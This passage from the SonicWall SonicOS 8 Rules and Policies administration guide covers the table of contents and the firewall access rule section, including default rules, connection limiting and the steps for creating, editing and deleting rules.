



SONICWALL[®]

SonicOS 8

Rules and Policies

Administration Guide
for Classic Mode

Contents

Overview	6
Working with SonicOS	6
SonicOS Workflow	7
How to Use the SonicOS Administration Guides	8
Guide Conventions	10
Access Rules	11
Setting Firewall Access Rules	11
About Connection Limiting	12
Using Bandwidth Management with Access Rules	13
Creating Access Rules	14
Configuring Access Rules for IPv6	17
Enabling and Disabling Access Rules	18
Editing Access Rules	19
Deleting Access Rules	19
Restoring Access Rules to Default Settings	20
Displaying Access Rules	20
Displaying Access Rule Traffic Statistics	21
Configuring Access Rules for NAT64	21
Configuring Access Rules for a Zone	21
Access Rules for DNS Proxy	21
User Priority for Access Rules	22
Access Rule Configuration Examples	22
Enabling Ping	22
Blocking LAN Access for Specific Services	23
Allowing WAN Primary IP Access from the LAN Zone	23
NAT Rules	25
About NAT in SonicOS	26
About NAT Load Balancing	26
Determining the NAT LB Method to Use	27
Caveats	27
How Load Balancing Algorithms are Applied	28
Sticky IP Algorithm Examples	28
About NAT64	29
Use of Pref64::/n	29
About FQDN-based NAT	30
About Source MAC Address Override	30

Viewing NAT Policy Entries	31
Changing the Display	31
Filtering the Display	31
Displaying Information about Policies	31
Adding or Editing NAT or NAT64 Rule Policies	32
Original / Translated	33
Advanced / Actions	35
High Availability	36
Deleting NAT Policies	37
Creating NAT Rule Policies: Examples	37
Creating a One-to-One NAT Policy for Inbound Traffic	38
Creating a One-to-One NAT Policy for Outbound Traffic	40
Inbound Port Address Translation via One-to-One NAT Policy	43
Inbound Port Address Translation via WAN IP Address	45
Creating a Many-to-One NAT Policy	49
Creating a Many-to-Many NAT Policy	51
Creating a One-to-Many NAT Load Balancing Policy	54
Creating a NAT Load Balancing Policy for Two Web Servers	58
Creating a WAN-to-WAN Access Rule for a NAT64 Policy	64
DNS Doctoring	66
Routing	68
About Routing	68
About Metrics and Administrative Distance	69
Route Advertisement	71
ECMP Routing	71
Policy-based Routing	71
Policy-based TOS Routing	72
PBR Metric-based Priority	73
Policy-based Routing and IPv6	73
OSPF and RIP Advanced Routing Services	74
Drop Tunnel Interface	83
App-based Routing	83
Rules and Policies > Routing Rules	84
Configuring Routing Rules	84
DNS Rules	88
Creating DNS Filtering Profiles	88
Configuring DNS Filtering	89
Creating DNS Policy Rules	89
Configuring Global DNS Filtering Settings	92
Configuring DNS Filtering Custom Domains	92
Viewing DNS Rules Information	93
Viewing DNS Rules Using the Dashboard	93

Viewing DNS Filtering Reports	94
DNS Doctoring	95
Introduction	95
Configuring DNS Doctoring	95
Content Filter Rules	97
About Content Filtering Rules (CFS)	97
About Content Filter Rules	98
About UUIDs for CFS Policies	98
About Content Filter Action Objects	99
How CFS Works	99
Configuring CFS Policies	100
About the Content Filter Rule Table	100
Adding a Content Filter Rule	103
Editing a Content Filter Rule	104
Deleting Content Filter Rules	104
App Rules	105
About App Rules	106
What are App Rules?	106
Benefits of App Rules	108
How Does Application Control Work?	109
About App Rules Policy Creation	110
Licensing App Rules and App Control	113
Terminology	115
Rules and Policies > App Rules	116
Configuring an App Rules Policy	116
Verifying App Rules Configuration	119
Useful Tools	119
App Rules Use Cases	124
Creating a Regular Expression in a Match Object	124
Policy-based Application Rules	125
Logging Application Signature-based Policies	127
Compliance Enforcement	127
Server Protection	128
Hosted Email Environments	128
Email Control	128
Web Browser Control	129
HTTP Post Control	130
Forbidden File Type Control	133
ActiveX Control	135
FTP Control	137
Bandwidth Management	141
Bypass DPI	142

Custom Signature	143
Reverse Shell Exploit Prevention	146
Endpoint Rules	150
Adding a Policy	151
SonicWall Support	152
About This Document	153

Overview

This guide is a part of the SonicOS collection of administrative guides that describe how to administer and monitor the SonicWall family of firewalls. SonicOS provides network administrators with the management interface, API (Application Program Interface), and Command Line Interface (CLI) for firewall configuration. You can configure and manage your firewall by setting objects to secure and protect the network services, manage traffic, and provide the desired level of network service. This guide focuses on the SonicOS Rules and Policies. The Rules and Policies features of SonicOS are management tools that allow you to define incoming and outgoing access policies with user authentication while enabling remote management of the firewall. These rules and policies can be configured to allow or deny access between the firewall defined and custom zones.

The rules and policies are categorized for a specific source zone to a destination zone and can be used for both IPV4/IPV6. The priorities of the rules and policies are set based on the zone to which the rule belongs.

Topics:

- [Working with SonicOS](#)
- [SonicOS Workflow](#)
- [How to Use the SonicOS Administration Guides](#)
- [Guide Conventions](#)

Working with SonicOS

SonicOS provides a web management interface for configuring, managing, and monitoring the features, policies, security services, connected devices, and outside threats to your network. SonicOS functions in conjunction with SonicCore, SonicWall's secure underlying operating system.

The SonicOS management interface facilitates:

- Setting up and configuring your firewall
- Configuring external devices such as access points or switches
- Configuring networks and external system options that connect to your firewall
- Defining objects and policies for protection
- Monitoring the health and status of the security appliance, network, users, and connections

- Monitoring traffic, users, and threats
- Investigating events

SonicWall offers different modes of operation in SonicOS; the modes differ mainly in the areas of policy, object configuration, and diagnostics.

- *Classic Mode* is more consistent with earlier releases of SonicOS; in that you need to develop individual policies and actions for specific security services. Classic Mode has a redesigned interface.


The following table identifies which of these modes can be used on various SonicWall firewalls:

Firewall Type	Classic Mode	Comments
TZ Series	yes	The entry level TZ Series, also known as desktop firewalls, delivers revamped features such as 5G readiness, better connectivity options, improved threat protection, SSL and decryption performance that addresses HTTPS bandwidth issues; built-in SD-WAN, and lawful TLS 1.3 decryption support. It provides advanced networking and security features, like the multi-engine Capture Advanced Threat Protection (ATP) cloud-based sandbox service with patent-pending Real-Time Deep Memory Inspection (RTDMI™).

In addition to the management interface, SonicOS also has a full-featured API and a command-line interface (CLI) to manage the firewalls.

SonicOS Workflow

When working with SonicWall products, you can use the following workflow as a guide for setting up your security solution.




You begin your planning as you start making your purchasing decisions. Your sales partners can help you assess your network and make recommendations based on the kinds of security services you need. You can learn more about SonicWall products by reviewing [product information](#) and [solutions](#). After selecting the solution, you can schedule your implementation.

After planning and scheduling your solution, you begin setting up the firewalls. The [Getting Started Guides](#) for your products can help you begin setting up the pieces to your solution. The getting started guides are designed to help you install the firewall to a minimal level of operation. Before performing any detailed configuration tasks

described in the SonicOS Administration Guides, you should have your firewall set up and basic operation validated.

The configuration block of the workflow refers to the many tasks that combine to define how your firewall is integrated into your security solution and how it behaves when protecting your environment. Depending on the features of your security solution, this task can be quite complex. The System Administration Guides are broken into the key command sets and features. Some documents may be used for all solutions, but others may be used only if you integrated that feature into your solution. For example, High Availability or Wireless Access Points are not necessarily used by all customers. More information about a feature's workflow is presented in the feature administration guide. Refer to the [specific Administration Guide for a SonicOS feature](#) for more information.

Configuration tends to be a one-time activity, although you might make minor adjustments after monitoring performance or after diagnosing an issue. The configuration activity can be broken down into the more detailed flow as the following figure shows. This also mirrors the key functions that are listed across the top of the management interface.




There is some flexibility in the order in which you do things, but this is the general work-flow you would follow when configuring your firewall. Start by defining the settings on the firewall. Next you set up the system and other devices that your firewall is connected to, and you can choose to implement High Availability when done. After your device, network, and system is configured, you should define the objects that you want to monitor. Then you use those objects to define the policies that protect your network. The final step to preparing your setup is to validate the user authentication.

How to Use the SonicOS Administration Guides

The *SonicOS Administration Guide* is a collection of guides that detail the features represented by each of the main menu items in the management interface. Within each guide, you can find topics covering commands in that menu group, along with procedures and in-depth information. The exceptions are the [SonicOS 8 Monitor Guide](#) and the [SonicOS 8 Objects Guide](#) which combine the topics for each of those functions into a single book.

To help you understand how the books align with the features and commands, the following figure shows the books organized like the SonicOS management interface.



The SonicOS Administration Guides, along with related documentation, such as the getting started guides, are available on the [Technical Documentation portal](#).

Guide Conventions

These text conventions are used in this guide:

① | **NOTE:** A NOTE icon indicates supporting information.

① | **IMPORTANT:** An IMPORTANT icon indicates supporting information.

① | **TIP:** A TIP icon indicates helpful information.

⚠ | **CAUTION:** A CAUTION icon indicates potential damage to hardware or loss of data if instructions are not followed.

⚠ | **WARNING:** A WARNING icon indicates a potential for property damage, personal injury, or death.

Convention	Description
Bold text	Used in procedures to identify elements in the management interface like dialog boxes, windows, screen names, messages, and buttons. Also used for file names and text or values you are being instructed to select or type into the interface.
Function Menu group > Menu item	Indicates a multiple step menu choice on the user interface. For example, NETWORK System > Interfaces means to select the NETWORK functions at the top of the window, then click on System in the left navigation menu to open the menu group (if needed) and select Interfaces to display the page.
Code	Indicates sample computer programming code. If bold, it represents text to be typed in the command line interface.
<Variable>	Represents a variable name. The variable name and angle brackets need to be replaced with an actual value. For example in the segment serialnumber=<your serial number> , replace the variable and brackets with the serial number from your device, such as serialnumber=2CB8ED000004 .
Italics	Indicates the name of a technical manual. Also indicates emphasis on certain words in a sentence, such as the first instance of a significant term or concept.

Access Rules

Topics:

- [Setting Firewall Access Rules](#)
- [Access Rule Configuration Examples](#)

Setting Firewall Access Rules

This is an overview of the SonicWall network security appliance default access rules and custom access rules. Access rules are network management tools that allow you to define inbound and outbound access policies, configure user authentication, and enable remote management of your firewall. This section provides configuration examples to customize your access rules to meet your business requirements.

Access rules are network management tools that allow you to define ingress and egress access policy, configure user authentication, and enable remote management of the SonicWall security appliance.

The **POLICY | Rules and Policies > Access Rules** page provides a sortable access rule management interface. The subsequent sections provide high-level overviews on configuring access rules by zones and configuring bandwidth management using access rules.

The rules are categorized into separate tables for each source zone to destination zone and for IPv4/IPv6. Accordingly, all the priority types only apply within the rule table to which the rule belongs.

2CB8EDA2D915 / Policy / Rules and Policies / Access Rules Configuration Non-Config

Default & Custom IPv4 All Zones -> All Zones Active & Inactive Used & Unused Max Count Reset Rules Export Refresh Grid Settings

	GENERAL	ZONE	ADDRESS	SERVICE	USER	SCHEDULE			
	NAME	SOURCE	DESTINATION	SOURCE	DESTINATION	DESTINATION PORT	USER INCL.	USER EXCL.	SCHEDULE
1 (M)	Default Access Rule_1	LAN	LAN	Any	All X0 Management IP	Ping	All	None	Always
2 (M)	Default Access Rule_2	LAN	LAN	Any	All X0 Management IP	HTTPS Management	All	None	Always
3 (M)	Default Access Rule_3	LAN	LAN	Any	All X0 Management IP	HTTP Management	All	None	Always
4 (A)	Default Access Rule_4	LAN	LAN	Any	LAN Interface IP	SSLVPN	All	None	Always
5 (M)	Default Access Rule_5	LAN	LAN	Any	Any	Any	All	None	Always
6 (M)	Default Access Rule_6	LAN	WAN	Any	Any	Any	All	None	Always
7 (M)	Default Access Rule_7	LAN	DMZ	Any	Any	Any	All	None	Always
8 (M)	Default Access Rule_8	LAN	VPN	WAN RemoteAccess Networks	Any	Any	All	None	Always
9 (M)	Default Access Rule_9	LAN	VPN	WLAN RemoteAccess Networks	Any	Any	All	None	Always
11 (M)	Default Access Rule_11	LAN	WLAN	Any	Any	Any	All	None	Always
12 (M)	Default Access Rule_12	LAN	test1	Any	Any	Any	All	None	Always
13 (M)	Default Access Rule_13	WAN	LAN	Any	Any	Any	All	None	Always
14 (M)	Default Access Rule_14	WAN	WAN	Any	All X1 Management IP	HTTPS Management	All	None	Always
15 (M)	Default Access Rule_15	WAN	WAN	Any	All X1 Management IP	HTTP Management	All	None	Always
16 (M)	Default Access Rule_16	WAN	WAN	Any	WAN Interface IP	SSLVPN	All	None	Always
17 (M)	Default Access Rule_17	WAN	DMZ	Any	Any	Any	All	None	Always
19 (M)	Default Access Rule_19	WAN	WLAN	Any	Any	Any	All	None	Always
20 (M)	Default Access Rule_20	WAN	test1	Any	Any	Any	All	None	Always
21 (M)	Default Access Rule_21	DMZ	LAN	Any	Any	Any	All	None	Always
22 (M)	Default Access Rule_22	DMZ	WAN	Any	Any	Any	All	None	Always
23 (A)	Default Access Rule_23	DMZ	DMZ	Any	DMZ Interface IP	SSLVPN	All	None	Always

+ Add Edit Delete All Move: Up Down Enable Disable Live Counters Reset Counters Displaying 96 of 153 rules

Topics:

- [About Connection Limiting](#)
- [Using Bandwidth Management with Access Rules](#)
- [Creating Access Rules](#)
- [Configuring Access Rules for IPv6](#)
- [Enabling and Disabling Access Rules](#)
- [Editing Access Rules](#)
- [Deleting Access Rules](#)
- [Restoring Access Rules to Default Settings](#)
- [Displaying Access Rules](#)
- [Displaying Access Rule Traffic Statistics](#)
- [Configuring Access Rules for NAT64](#)
- [Configuring Access Rules for a Zone](#)
- [Access Rules for DNS Proxy](#)
- [User Priority for Access Rules](#)

About Connection Limiting

The **Connection Limiting** feature is intended to offer an additional layer of security and control when coupled with such features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the firewall using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted > Untrusted traffic (that is, LAN > WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection Limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

Finally, Connection Limiting can be used to protect publicly available servers (such as, Web servers) by limiting the number of legitimate inbound connections permitted to the server (that is, to protect the server against the Slashdot-effect). This is different from SYN flood protection that attempts to detect and prevent partially-open or spoofed TCP connection. This is most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection Limiting is applied by defining a percentage of the total maximum allowable connections that might be allocated to a particular type of traffic. The previous figures show the default LAN > WAN setting, where all available resources might be allocated to LAN > WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (for example, FTP traffic to any destination on the WAN), or to prioritize important traffic (for example, HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

① **NOTE:** It is not possible to use IPS signatures as a Connection Limiting classifier; only Access Rules (for example, Addresses and Services) are permissible.

Using Bandwidth Management with Access Rules

Bandwidth Management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management-enabled policy are queued in the corresponding priority queue before being sent.

You must configure Bandwidth Management individually for each interface on the **NETWORK | System > Interfaces** page.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the **Funnel** icon are configured for bandwidth management.

① **TIP:** Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For information on configuring Bandwidth Management see the *OBJECT | Profile Objects > Bandwidth* section in the *SonicOSObject* documentation.

Creating Access Rules

Access Rules provide the interface to add, delete, and modify policies. You can also select the desired zones for the traffic flow with the **Zone Matrix Selector**.

To create Access Rules:

1. Navigate to **POLICY | Rules and Policies | Access Rules**.

P.	HITS	NAME	ACTION	SOURCE	DESTINATION	ADDRESS	SERVICE	USER INCL	USER EXCL	SCHEDULE	
1 (M)	0	Default Access Rule_1	+	LAN	LAN	Any	All X0 Management IP	Ping	All	None	Always
2 (M)	0	Default Access Rule_2	+	LAN	LAN	Any	All X0 Management IP	HTTPS Management	All	None	Always
3 (M)	0	Default Access Rule_3	+	LAN	LAN	Any	All X0 Management IP	HTTP Management	All	None	Always
4 (A)	0	Default Access Rule_4	+	LAN	LAN	Any	LAN Interface IP	SSLVPN	All	None	Always
5 (M)	0	Default Access Rule_5	+	LAN	LAN	Any	Any	Any	All	None	Always
6 (M)	0	Default Access Rule_6	+	LAN	WAN	Any	Any	Any	All	None	Always
7 (M)	0	Default Access Rule_7	+	LAN	DMZ	Any	Any	Any	All	None	Always
8 (M)	0	Default Access Rule_8	+	LAN	VPN	WAN RemoteAccess Networks	Any	Any	All	None	Always
9 (M)	0	Default Access Rule_9	+	LAN	VPN	WLAN RemoteAccess Networks	Any	Any	All	None	Always
10 (M)	0	Default Access Rule_10	+	LAN	WLAN	Any	Any	Any	All	None	Always
11 (M)	0	Default Access Rule_11	+	LAN	test1	Any	Any	Any	All	None	Always
12 (M)	0	Default Access Rule_12	+	LAN	test1	Any	Any	Any	All	None	Always
13 (M)	0	Default Access Rule_13	+	WAN	LAN	Any	Any	Any	All	None	Always
14 (M)	0	Default Access Rule_14	+	WAN	WAN	Any	All X1 Management IP	HTTPS Management	All	None	Always
15 (M)	0	Default Access Rule_15	+	WAN	WAN	Any	All X1 Management IP	HTTP Management	All	None	Always
16 (M)	0	Default Access Rule_16	+	WAN	WAN	Any	WAN Interface IP	SSLVPN	All	None	Always
17 (M)	0	Default Access Rule_17	+	WAN	DMZ	Any	Any	Any	All	None	Always
18 (M)	0	Default Access Rule_18	+	WAN	WLAN	Any	Any	Any	All	None	Always
19 (M)	0	Default Access Rule_19	+	WAN	test1	Any	Any	Any	All	None	Always
20 (M)	0	Default Access Rule_20	+	WAN	test1	Any	Any	Any	All	None	Always
21 (M)	0	Default Access Rule_21	+	DMZ	LAN	Any	Any	Any	All	None	Always
22 (M)	0	Default Access Rule_22	+	DMZ	WAN	Any	Any	Any	All	None	Always
23 (M)	0	Default Access Rule_23	+	DMZ	DMZ	Any	DMZ Interface IP	SSLVPN	All	None	Always

2. Click the **Zone Matrix Selector** drop-down menu from the top bar and assign your LAN to the appropriate **To Zone** access rule. (This is the Zone of the private IP the server resides on.)

From Zone	To Zone	All Zones	Any	LAN	WAN	DMZ	VPN	SSLVPN	MGMT	WLAN	test1
LAN	LAN	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- Click **+Add** at the bottom of the access rules page and create the required Access Rule by configuring the **Adding Rule** fields as follows.

The screenshot shows the 'Adding Rule' configuration page with the 'Source / Destination' tab selected. The 'Name' field contains 'My Rule'. The 'Description' field has a placeholder text 'provide a short description of your access rule...'. The 'Action' is set to 'Allow', 'Type' to 'IPv4', 'Priority' to 'Auto Prioritize', 'Schedule' to 'Always', and 'Enable' is checked. The 'Source' section has 'Zone/Interface' set to 'LAN', 'Address' to 'Any', and 'Port/Services' to 'Any'. The 'Destination' section has 'Zone/Interface' set to 'WAN', 'Address' to 'Any', and 'Port/Services' to 'Any'. There are 'Cancel' and 'Add' buttons at the bottom right.

- Select an **Action** for this service whether to Allow, Deny, or Discard.
- Select a **Source** and **Destination** from the **Zone/Interface** drop-down menus, which list any custom and default address objects created.
- Specify the **Source** and **Destination Port/Services** for the ingress and egress traffic. By default, you can keep the **Source** service as **Any** and keep the **Destination Port** configured.
- Click the **User & TCP/UDP** tab. Specify if this rule applies to all users or to an individual user or group in the **User Include** and **Exclude** options.

The screenshot shows the 'Adding Rule' configuration page with the 'User & TCP/UDP' tab selected. The 'Name' field contains 'My Rule'. The 'Description' field has a placeholder text 'provide a short description of your access rule...'. The 'Action' is set to 'Allow', 'Type' to 'IPv4', 'Priority' to 'Auto Prioritize', 'Schedule' to 'Always', and 'Enable' is checked. The 'User' section has 'Include' set to 'All' and 'Exclude' set to 'None'. The 'TCP / UDP' section has 'TCP Inactivity Timeout' set to '15 minutes' and 'UDP Inactivity Timeout' set to '30 seconds'. There are 'Cancel' and 'Add' buttons at the bottom right.

- Specify how long (in minutes) TCP connections might remain idle before the connection is terminated in the **TCP Inactivity Timeout** field.
- Specify how long (in seconds) UDP connections might remain idle before the connection is terminated in the **UDP Inactivity Timeout** field.

- Clicking into the **Security Profiles** tab, you can configure a security profile for your access rule that includes enabling or disabling the DPI, Client DPI-SSL, and Server DPI-SSL services, as well as the Botnet/CC and Geo-IP Filters based on firewall rule connections.

The screenshot shows the 'Adding Rule' configuration page in the Security Profiles tab. The 'Name' field is 'My Rule' and the 'Action' is 'Allow'. The 'Type' is 'IPv4', 'Priority' is 'Auto Prioritize', and 'Schedule' is 'Always'. The 'Enable' toggle is turned on. The 'Security Profiles' tab is active, showing 'DECRYPTION SERVICES' with 'DPI', 'Client DPI-SSL', and 'Server DPI-SSL' all enabled. The 'BOTNET / CC' section has 'BotNet / CC' disabled. The 'GEO-IP FILTER' section shows 'Global' mode selected, with 253 allowed countries and 0 blocked countries. The 'Show Diagram' toggle is off, and 'Cancel' and 'Add' buttons are at the bottom.

- You can configure egress and ingress bandwidth management on the firewall access rules for specific sources, destinations, and services.

The screenshot shows the 'Adding Rule' configuration page in the Traffic Shaping tab. The 'Name' field is 'My Rule' and the 'Action' is 'Allow'. The 'Type' is 'IPv4', 'Priority' is 'Auto Prioritize', and 'Schedule' is 'Always'. The 'Enable' toggle is turned on. The 'Traffic Shaping' tab is active, showing 'QOS (QUALITY OF SERVICE)' with 'DSCP Marking' set to 'Preserve' and '802.1p Marking' set to 'None'. The 'BWM (BANDWIDTH MANAGEMENT)' section has 'Egress BWM' and 'Ingress BWM' both set to 'Disabled', and the 'Track Bandwidth Usage' toggle is off. The 'Show Diagram' toggle is off, and 'Cancel' and 'Add' buttons are at the bottom.

- To track bandwidth usage for this service, enable **Track Bandwidth Usage**.
- To enable logging for this rule, click the **Logging** tab.
- The last tab is the **Optional Settings** tab. Specify the percentage of the maximum connections this rule is to allow in the **Number of connections allowed (% of maximum connections)** field.

Adding Rule

Name:

Description:

Action: Allow Deny Discard

Type: IPv4 IPv6

Priority:

Schedule:

Enable:

Source / Destination
User & TCP/UDP
Security Profiles
Traffic Shaping
Logging
Optional Settings

VOIP TRANSFORMATIONS

SIP:

H323:

TCP OPTIONS

Allow TCP Urgent Packets:

Show Diagram:

CONNECTION THRESHOLDS

Number of Connections allowed (% of max connections):

Enable Connection Threshold for each Source IP:

Enable Connection Threshold for each Destination IP:


OTHERS

Allow Management Traffic Enable Packet Monitor

Allow Fragmented Packets Create Reflexive Rule

Cancel Add

15. Set a limit for the maximum number of connections allowed per source IP address by selecting **Enable Connection Threshold for each Source IP** and entering the value in the field.
 ⓘ | **NOTE:** Only available for Allow rules.
16. Set a limit for the maximum number of connections allowed per destination IP address by selecting **Enable Connection for each Destination IP** and entering the value in the field.
 ⓘ | **NOTE:** Only available for Allow rules.
17. You can enable fragmented packets on the access rule as well as allow management traffic over the access rule, Click **Add** when finished.
18. You can also show the diagram flow of the access rule created by enabling **Show Diagram**.



Configuring Access Rules for IPv6

For complete information on the implementation of IPv6, see *IPv6*.

Access Rules can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the IPv6 option on the **POLICY | Rules and Policies > Access Rules** page and clicking **+Add**. The **Source** must be **Any**. The **IP Version** provides you the opportunity to configure your policy for either IPv4 or IPv6.


About Stateful Packet Inspection Default Access Rules

By default, the SonicWall network security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the default stateful inspection packet access rule enabled on the security appliance:

- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the firewall itself).
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the appliance. Network access rules take precedence, and can override the appliance's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the appliance default setting of allowing this type of traffic.

 **CAUTION:** The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

Enabling and Disabling Access Rules

Access rules can be enabled or disabled on the **POLICY | Rules and Policies > Access Rules** page.

- To enable a custom access rule, toggle the corresponding **Enabled** switch to the right in the **Enabled** column.
- To disable a custom access rule, toggle the corresponding **Enabled** switch to the left in the **Enabled** column.

Editing Access Rules

To edit an access rule:

1. Navigate to **POLICY | Rules and Policies > Access Rules**.
2. Click the **Edit** icon in the **Configure** column of the access rule. The **Editing Rule** dialog displays, which has the same settings as the **Adding Rule** dialog.

The screenshot shows the 'Editing Rule' dialog box. The 'Name' field is 'Default Access Rule' and the 'Description' is 'Auto-added management rule'. The 'Action' is 'Allow', 'Type' is 'IPv6', 'Priority' is 'Manual' (111), and 'Schedule' is 'Always'. The 'Enable' toggle is turned on. The 'Source / Destination' tab is selected, showing 'SOURCE' and 'DESTINATION' sections. The 'SOURCE' section has 'Zone/Interface' set to 'LAN', 'Address' set to 'Any', and 'Port/Services' set to 'Any'. The 'DESTINATION' section has 'Zone/Interface' set to 'LAN', 'Address' set to 'X0 Management IPv6 Addresses', and 'Port/Services' set to 'HTTP Management'. There are 'Cancel' and 'Save' buttons at the bottom right.

3. Make your changes on each tab.
4. Click **Add**.

Deleting Access Rules

NOTE: Default Access Rules cannot be deleted.

To delete one or more custom access rules:

1. Navigate to **POLICY | Rules and Policies > Access Rules**.
2. To delete an individual custom access rule, click its **Delete** icon in the **Configure** column.
3. To delete selected custom access rules, click their checkboxes, and then click **Delete Rule** from the options at the top of the page.
4. To delete all custom access rules, select the top checkbox in the left column. All custom Access Rules are selected. Click **Delete Rule** from the options at the top of the page.

Restoring Access Rules to Default Settings

